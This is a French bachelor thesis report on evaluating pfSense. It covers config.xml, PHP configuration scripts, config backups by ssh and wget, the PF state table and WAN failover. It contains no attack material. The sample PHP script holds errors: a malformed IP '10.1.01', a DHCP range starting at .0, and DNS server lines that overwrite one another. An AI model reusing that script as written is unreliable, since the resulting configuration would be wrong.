h e p i a
Haute école du paysage, d'ingénierie
et d'architecture de Genève

Hes·so
Haute Ecole Spécialisée
de Suisse occidentale

Projet de Bachelor 2012

Firewall & Virtualisation

Étudiant : **GOLLIET Michaël**
Professeur responsable : **LITZISTORF Gérald**

Avant propos :

Remerciements :

Je tiens à remercier M. Gérald Litzistorf, pour le suivi de mon travail, notamment pour la rédaction de ce rapport.

Je remercie par la même occasion, mes collègues au sein du laboratoire, pour leur aide et leur soutien moral,
Ainsi que toutes les personnes qui ont participés à la relecture de ce document.

Dans le cadre de mon projet de Bachelor j'ai évalué la solution Pfsense afin de proposer des scénarios pédagogiques pour le laboratoire. Pfsense est un routeur / firewall basé sur un système d'exploitation open source FreeBSD.

Dans un premier temps, j'ai passé du temps à me documenter pour analyser les différents mécanismes sous jacents à pfsense, notamment :

- Analyse de la table d'état qui permet d'observer les connexions transitant par le firewall.
- Etude du fonctionnement des protocoles CARP (Common address redundant protocol) et pfsync pour la mise en place de groupes de redondance (haute disponibilité).
- Prise en main de l'interface web et des fonctionnalités de base (configuration, règles, VLAN, etc...).

Dans un deuxième temps, j'ai proposé différents scénarios à but pédagogique :

1. Préparation du futur laboratoire pour étudiants sur la défense périmétrique avec un firewall avec deux interfaces physiques.
2. Mise en oeuvre d'un filtrage par VLAN (802.1Q) sur l'interface LAN du firewall.
3. Mise en oeuvre d'un failover de l'accès internet (connexion Uni Dufour et nouvelle connexion VDSL CTI).
4. Mise en place d'une configuration basé sur deux firewalls pour accroître la disponibilité du service (en utilisant les protocoles CARP et Pfsync). (figure ci-dessous)
5. Virtualisation d'un firewall avec une architecture QEMU/KVM, et supervision avec Shinken.




Table des Matières

Cahier des charges du travail :

1/
-installation de Pfsense sur une machine physique.
-prise en main et configuration de Pfsense.

2/
-proposition de scénarios à but pédagogique pour illustrer :
-les connexions transitant par le firewall avec la state table.
-un filtrage à base de VLAN.
-le mécanisme de failover pour l'accès à internet.
-un système basé sur deux firewall utilisant le protocole CARP.
-la virtualisation de pfsense sous KVM et la supervision de celui-ci avec shinken

3/
-mise en œuvre et test des scénarios.

4/
-simuler un trafic utilisateur pour évaluer les performances dans un environnement physique et virtualisé.

3 Analyse

L'objectif de cette partie analyse est dans un premier temps de montrer les différentes alternatives pour configurer et administrer Pfsense et dans un deuxième temps apporter **les notions théoriques** nécessaire pour la mise en œuvre des différents scénarios (partie réalisation) .

3.1 Introduction :

Pfsense est un **firewall / routeur** basé sur un système **FreeBSD**. L'implémentation du firewall est basé sur **Packet filter** (**PF**) le firewall par défaut du système OpenBSD (intégré directement dans le noyau).
Pfsense est un système léger pouvant être installé sur de vielles machines, ou même sur des systèmes embarqués (compact flash).

3.1.1 Principales différences entre un système BSD et un système Linux :

-La licence **BSD** est moins restrictive que la licence **GPL** (linux), notamment car elle n'oblige pas de rendre le code source disponible lors de sa distribution (elle autorise même la distribution de source sous forme de binaires uniquement).

-le noyau linux est principalement contrôlé (ce qui peut ou ne peut pas être intégré dans le code) par Linus Torvalds son créateur, les différentes versions de BSD sont contrôlées par une **Core team** chargé de gérer le projet.

-**Linux** est juste un **noyau**, dans un distribution GNU/Linux il n'y a pas de séparation entre les paquets inclus dans la distribution (« base system ») et ceux ajouté par l'utilisateur (« addon utilities ») .

-BSD est un **noyau + un Base system**, BSD a toujours eu un **modèle de développement centralisé** (ex : la commande ls n'est pas la commande GNU mais un ls propre au système) permettant une meilleure cohésion entre les composants du système d'exploitation (séparation claire entre le « base system » de l'OS et les paquets de source tiers).

-Linux supporte nativement un plus grand nombre (noyau plus lourd) de matériels que BSD.

-BSD est une famille de système d'exploitation (OpenBSD, FreeBSD, NetBSD et DragonFlyBSD) comme GNU/Linux (Gentoo, Debian, Redhat, slackware, etc...) mais chaque système d'exploitation BSD possède son propre noyau + son propre base système.

3.2 fonctions supporté par Pfsense :


Pfsense peut être dédié à divers usage :

-Firewall
-LAN/WAN routeur
-point d'accès wireless (avec portail captif)
-Sniffer
-VPN (Ipsec,L2TP,OpenVPN ou PPTP)
-proxy (avec Squid) et inverse proxy
-Serveur DHCP, DNS (TinyDNS)
-Serveur de VOIP (Voice over IP avec paquet asterisk ou FreeSwitch)

Pfsense dans notre cas va être principalement utilisé comme **firewall, routeur** et **serveur DHCP** pour notre interface LAN et va permettre :

-de gérer les communications entre notre réseau interne et internet .
-d'offrir un accès redondant (Failover) a Internet (via l'uni Dufour ou via la nouvelle connexion VDSL CTI).

la figure ci-dessus représente la configuration actuel du laboratoire, l'objectif étant d'évaluer PFSense en vue de remplacer le firewall Clavister dans un avenir proche.



3.3 Architecture et configuration :

Pfsense en plus de son noyau et Base system **FreeBSD** , est composé de **script PHP** pour l'administration et la configuration du système avec une excellent webGUI (webconfigurator).
Il est intéressant de noter que la **configuration du système est stockée dans un seul fichier XML** (**config.xml**).
Il est aussi possible d'administrer/configurer pfsense en CLI avec un shell classique.

3.3.1 php pfsense shell :


En plus du **web GUI** (outil d'administration recommandé) et du shell, il est possible de configurer pfsense a l'aide de **script php** :

-via l'**option 12** du menu pfsense .
-ou via le **web GUI > diagnostic -> execute command** (voir page suivante).

on peut aussi bien entrer des **commandes shell** ou des **commandes php**

Il est également possible d'éditer directement le fichier config.xml :

-via **diagnostics -> edit file**
-ou en ligne de commande via **ssh**




```
<interfaces>
  - <wan>
        <enable/>
        <if>em2</if>
        <blockpriv>on</blockpriv>
        <blockbogons>on</blockbogons>
      - <descr>
            <![CDATA[EXT]]>
        </descr>
        <ipaddr>129.194.184.98</ipaddr>
        <subnet>22</subnet>
        <gateway>WANGW</gateway>
        <media>autoselect</media>
    </wan>
  - <lan>
        <enable/>
        <if>em0</if>
      - <descr>
            <![CDATA[LAN]]>
        </descr>
        <spoofmac/>
        <ipaddr>192.168.1.1</ipaddr>
        <subnet>24</subnet>
    </lan>
  - <opt1>
      - <descr>
            <![CDATA[DMZ]]>
        </descr>
        <if>em1</if>
        <spoofmac/>
        <enable/>
        <ipaddr>10.1.0.1</ipaddr>
        <subnet>16</subnet>
    </opt1>
</interfaces>
```

```
10
11
12      $config['dhcpd']['lan']['disabled'] = false;
13      $config['dhcpd']['lan']['range']['from'] = "192.168.1.0";
14      $config['dhcpd']['lan']['range']['to'] = "192.168.1.150";
15
16      $config['interfaces']['lan']['enable'] = true;
17      $config['interfaces']['lan']['if'] = "em0";
18      $config['interfaces']['lan']['ipaddr'] = "192.168.1.1";
19      $config['interfaces']['opt1']['disabled'] = false;
20      $config['interfaces']['opt1']['if'] = "em1";
21      $config['interfaces']['opt1']['ipaddr'] = "10.1.01";
22      $config['interfaces']['opt1']['subnet'] = "16";
23
24      $config['interfaces']['wan']['disabled'] = false;
25      $config['interfaces']['wan']['if'] = "em2";
26      $config['interfaces']['wan']['blockpriv'] = "on";
27      $config['interfaces']['wan']['blockbogons'] = "on";
28      $config['interfaces']['wan']['ipaddr'] = "129.194.184.98";
29      $config['interfaces']['wan']['subnet'] = "22";
30      $config['interfaces']['wan']['gateway'] = "129.194.184.1";
31
32      $config['system']['dnsserver'] = "129.194.4.32";
33      $config['system']['dnsserver'] = "129.194.8.7";
34      $config['system']['dnsserver'] = "129.194.4.6";
35      $config['system']['dns1gwint'] = "wan";
36      $config['system']['dns2gwint'] = "wan";
37      $config['system']['dns3gwint'] = "wan";
38
39      $config['system']['enablesshd'] = true;
40
41      write_config();   //to save out the new config (config.xml)
```

- l'exemple ci-dessus montre à droite un script PHP destiné à automatiser la configuration des interfaces de pfsense, et à activer ssh pour l'accès à un shell distant.
A gauche, le fichier config.xml avec les identifiants des balises correspondante au configuration du script (voir explication ci-dessous).

- Pour configurer le système via une commande / script PHP :

$config['<balise_parent>']['<balise_enfant_lvl1>']['<balise_enfants_lvlN>'] = <valeur> ;


balise_parent = balise toplevel de **config.xml** comme **system**, **interfaces**, **dhcpd**, **gateway**, **filter**, etc....

-pour sauvegarder la configuration : on utilise **write_config() ;** (save config.xml)
-pour recharger le tableau config : on utilise **parse_config(true) ;** (reload config.xml)

3.2.2 Sauvegarde et restauration de la configuration :

-Le fichier config.xml se trouve dans **/cf/conf/config.xml.**

-Pour **exporter** ou **importer** le fichier **config.xml** depuis le web GUI (**diagnostic -> Backup / restore**) :



-pour exporter la configuration avec **ssh** (test et troubleshooting) depuis une machine du LAN :

ssh root@*192.168.1.1* cat /cf/conf/config.xml > backup_config.xml

ou avec **wget** depuis une machine du LAN :

 # wget -q --post-data 'Submit=download' http://*admin*:<*pfsense_pwd*>@*192.168.1.1* diag_backup.php -O config-*hostname*-`date +%Y%m%d%H%M%S`.xml

(Ajouter l'option **--no-check-certificate** si vous travaillez en **HTTPS** avec un **certificat auto-signé** par le gestionnaire de certificat de pfsense)

(Source de la commande ci-dessus : Livre « pfsense the definitive guide »)

3.3 Packet Filter et sa State table :

packet filter (**PF**) filtre les paquets de manière 'statefull', par exemple si une connexion TCP est initialisée (et autorisée par une règle passante) cela va créer une entrée dans la state table, pour chaque paquet lié à cette connexion PF va contrôler si le numéro de séquence et le timestamp sont correct (si non le paquet est jeté), PF va aussi associer les réponses ICMP (messages d'erreur) lié à cette connexion et va les laissées passer.
De plus, rechercher une connexion dans une table (stocké dans un arbre binaire AVL) est plus rapide que de devoir évaluer toutes les règles pour chaque paquet.

ex : si on a 50 règles, pour chaque paquet les 50 règles vont être évaluées séquentiellement en O(n), avec une table de 60000 states on a seulement besoin de 16 comparaisons (2^16 : 65536) car la recherche d'un arbre binaire est en O(log2n).

PF va aussi créer des states pour des protocoles 'stateless' tel que UDP (association avec la connexion uniquement en fonction de l'adresse de l'hôte et du numéro de port).


On peut retrouver quatre types de protocoles dans la state table de PF :

D'après le manuel de **pf.conf** :

-**TCP** (0, opening, etablished, closing, finwait, closed) :

first (0) : état après le premier paquet.
opening : état avant que l'hôte de destination n'aie envoyé un paquet.
established : connexion complètement établie.
Closing : état après que le premier FIN à été envoyé.
Finwait : quand les deux FIN ont été échangé et que la connexion est fermée.
Closed : état après qu'un des endpoint n'ai envoyé un RST.

En consultant la **state table** avec le web GUI ou avec la commande **pfctl -ss** on peut voir des états tcp en plus de la description ci-dessus (LISTEN, SYN_SENT, SYN_RCVD, TIME_WAIT) :



En utilisant **pftop** (web GUI ou CLI), les états tcp sont représentés par un nombre entier de 0 à 10.
En allant voir dans **/usr/include/netinet/tcp_fsm.h** on peut faire la correspondance avec les états TCP.

Dans la figure ci-dessous, on peut voir une connexion HTTPS dans l'état FIN_WAIT, une connexion HTTP dans l'état TIME_WAIT, et trois connexions HTTP dans l'état ESTABLISHED.

```
tcp   O 10.1.1.6:49442        173.194.35.3:443      9:9    253    77    36  5955
tcp   I 10.1.1.6:49443        173.194.35.3:80       4:4    253 86372    18  2446
tcp   O 10.1.1.6:49443        173.194.35.3:80       4:4    253 86372    18  2446
tcp   I 10.1.1.6:49444        173.194.32.79:80      4:4    253 86372    23  5962
tcp   O 10.1.1.6:49444        173.194.32.79:80      4:4    253 86372    23  5962
tcp   I 10.1.1.6:49445        173.194.39.44:80      4:4    253 86372   106 81091
tcp   O 10.1.1.6:49445        173.194.39.44:80      4:4    253 86372   106 81091
tcp   I 10.1.1.6:49447        94.245.68.139:80     10:10   213    30    18  4991
```

CLOSED -> 0, LISTEN -> 1 , SYN_SENT -> 2, SYN_RCVD -> 3, **ESTABLISHED -> 4**, CLOSED_WAIT -> 5 FIN_WAIT_1 -> 6, CLOSING -> 7, LAST_ACK -> 8, **FIN_WAIT_2 -> 9**, **TIME_WAIT -> 10**

-**ICMP** (0, ERROR) :

first (0) : état après le premier paquet.
Error : après la réception d'un message d'erreur ICMP en retour d'un paquet ICMP.

Requête ICMP	---->	0:NO_TRAFFIC
Réponse ICMP (sauf erreur)	<-----	0:0
Requête ICMP	---->	0:0
Réponse ICMP (erreur)	<-----	0:ERROR ou 0:1 avec pftop

-**UDP** (0, SINGLE, MULTIPLE) :

first (0) : état après le premier paquet.
single : quand l'hôte source à envoyé plusieurs paquets mais n'a pas reçu de réponse de l'hôte de destination.
Multiple : quand les deux extrémité ont envoyés des paquets.

Envoi UDP 1er paquet	------>	0:NO_TRAFFIC
Envoi UDP 1er paquet	<-------	0:0
Envoi UDP 4 paquets	------->	SINGLE:0
Envoi UDP 4 paquets	<-------	MULTIPLE:MULTIPLE
Envoi UDP 10 paquets	<-------	MULTIPLE:SINGLE

-**OTHERS** (0, single, multiple) -> (association avec la connexion uniquement en fonction de l'adresse de hôte)

(Pareil que pour UDP)

-exemple d'une entrée représentant une connexion TCP :

192.168.1.2 à initialisé une connexion https vers 173.194.35.39, une fois que le firewall a autorisé la connexion avec la règle suivante :

		TCP/UDP	LAN net	*	*	443 (HTTPS)	*

Une entrée est ajoutée dans la state table :

tcp	173.194.35.39:443 <- 192.168.1.2:49265	ESTABLISHED:ESTABLISHED


La colonne de droite représente l'état de chaque extrémité de la connexion. Tant que cette entrée est présente dans la table, les communications entre les deux machines sont autorisées par le firewall.

-même chose pour ICMP et UDP : ci-dessous le firewall ping sa passerelle par défaut et effectue des communications avec deux serveurs NTP pour synchroniser son horloge :

icmp	129.194.184.98:44244 -> 129.194.184.1	0:0
udp	129.194.184.98:6574 -> 194.88.212.200:123	MULTIPLE:MULTIPLE
udp	129.194.184.98:57883 -> 81.94.123.17:123	MULTIPLE:MULTIPLE

pfsense possède certaines options de configuration pour obtenir **une meilleur granularité de contrôle de cette table :**

-nombre d'état ajustable (due à la conception de **PF** chaque state consomme **1Ko de RAM**)
-limite des connexions de clients simultanées.



par défaut 320 000 connections et 100 000 entrées dans sa state table.
(à peu près 320 Mo de RAM consommé)

```
[2.0.1-RELEASE][root@pfsense.localdomain]/(24): dmesg | grep memory
real memory  = 4294967296 (4096 MB)
avail memory = 3363241984 (3207 MB)
agp0: detected 32764k stolen memory
```

Dans **Firewall -> rule -> advanced options** on peut aussi configurer :

-limite du nombre de connexions **par hôtes (e**x : si un host spam le réseau on peut ainsi le limiter**)**.
-limite du **nombre de nouvelle connexions par seconde** (utile dans des grands réseaux avec un très grand nombres d'utilisateurs pour éviter un « overload »).
-possibilité de modifier le délai d'expiration (time-out) des connexions (voir options d'optimisation plus bas).

-possibilité de définir un type de d'état :

keep state -> défaut pour toutes les règles.
modulate state -> fonctionne uniquement avec TCP : génère des numéro de séquence fort.
synproxy state -> les deux premier mode combiné (pour plus de sécurité).
none -> ne garde pas d'entré dans le cache pour cette règle.

-possibilité de définir des **options d'optimisation de la state table**, pour contrôler l'expiration des states en fonction de la latence de notre connexion :

normal -> mode par défaut (temps d'expiration par défaut).
high latency -> les connexions IDLE expire plus tard que la normal (timeout plus grand)
aggressive -> les connexions IDLE expirent rapidement, gestion efficace des ressources CPU/RAM mais possibilité de jeter des connections légitimes prématurément.
conservative -> les connexions IDLE expirent rapidement, essaie d'éviter de jeter des connections légitime. Plus de ressource CPU/RAM consommé que dans le mode aggressive.

-pour connaître les temps d'expirations pour chaque état : commande **pfctl -st**

-pour avoir des informations sur les connexions transitant par notre firewall :

-via le web GUI **diagnostics -> state** et **state summary**
-via la commande **pftcl** de Packet Filter (options **-ss** et **-sst**)

-L'outil **Pftop** (via web GUI ou ligne de commande) ou **les graphes RRD (vue State)** permettent d'avoir une vue en temps réel des connexions passant par le firewall ainsi que de la quantité de donnée envoyée et r

-l'outil **pfinfo** (web GUI) ou la commande **pfctl -sst** permettent d'avoir des informations supplémentaire sur la table d'état :

```
State Table                          Total             Rate
  current entries                       20
  searches                           87961          42.0/s
  inserts                             1460           0.7/s
  removals                            1440           0.7/s
Counters
  match                              11930           5.7/s
```

Par exemple : on peut voir ci-dessous le nombre d'entrées de la table, le nombre de recherches, d'insertions et de suppressions d'état.

-la commande **pfctl -s rules** permet de voir toutes les règles de toute les interfaces (**pfctl -s rules | grep em0** pour voir les règles pour l'interface em0).

-la commande **pfctl -vvsr** permet de voir le détail pour chaque règles (le nombre de fois que la règle à été évaluée, le nombre de paquet, le nombre de bytes et le nombre de connexion couramment associé à la règle)

```
@60 pass in quick on em0_vlan10 inet proto udp from 192.168.10.0/24 to any port = domain keep state label "USER_RULE"
  [ Evaluations: 226       Packets: 452       Bytes: 49260       States: 0     ]
  [ Inserted: uid 0 pid 15472 ]
@61 pass in quick on em0_vlan10 inet proto tcp from 192.168.10.0/24 to any port = http flags S/SA keep state label "USER_RULE"
  [ Evaluations: 1265      Packets: 20849     Bytes: 17997313    States: 1     ]
  [ Inserted: uid 0 pid 15472 ]
```

Références :

http://www.openbsd.org/faq/pf/
http://www.openbsd.org/cgibin/man.cgi?query=pf&sektion=4&arch=&apropos=0&manpath=OpenBSD+5
http://resin.csoft.net/cgi-bin/man.cgi?section=5&topic=pf.conf

3.4 Redondance de l'accès à internet :

Différence entre Failover et load balancing :

Failover : on utilise une seule interface WAN, en cas de panne, on switch sur la deuxième interface WAN.
Load balancing : distribue la charge entre multiples interfaces WAN (fait aussi du failover en cas de panne).

-on utilise les **Gateways groups** (WebGUI/**System_gateway_groups.php**).
-Chaque passerelle externe est associée à une **monitor IP** (unique pour chaque passerelle).
-pfsense va pinger périodiquement (voir commande ci-dessous) cette ip, si cette dernière ne répond pas l'interface est marqué comme DOWN.

Par défaut : **Ping -t 5 -oqc 5 -i 0.7 « IP_monitor »** (envoie 5 ping vers l' IP monitor en attendant 0.7 seconde entre chaque, attend jusqu'à 5 seconde pour une réponse, exit si une réponse est reçu)

Voir scénario failover internet dans la section 4.3

3.5 Redondance avec deux firewalls (dual firewall) :

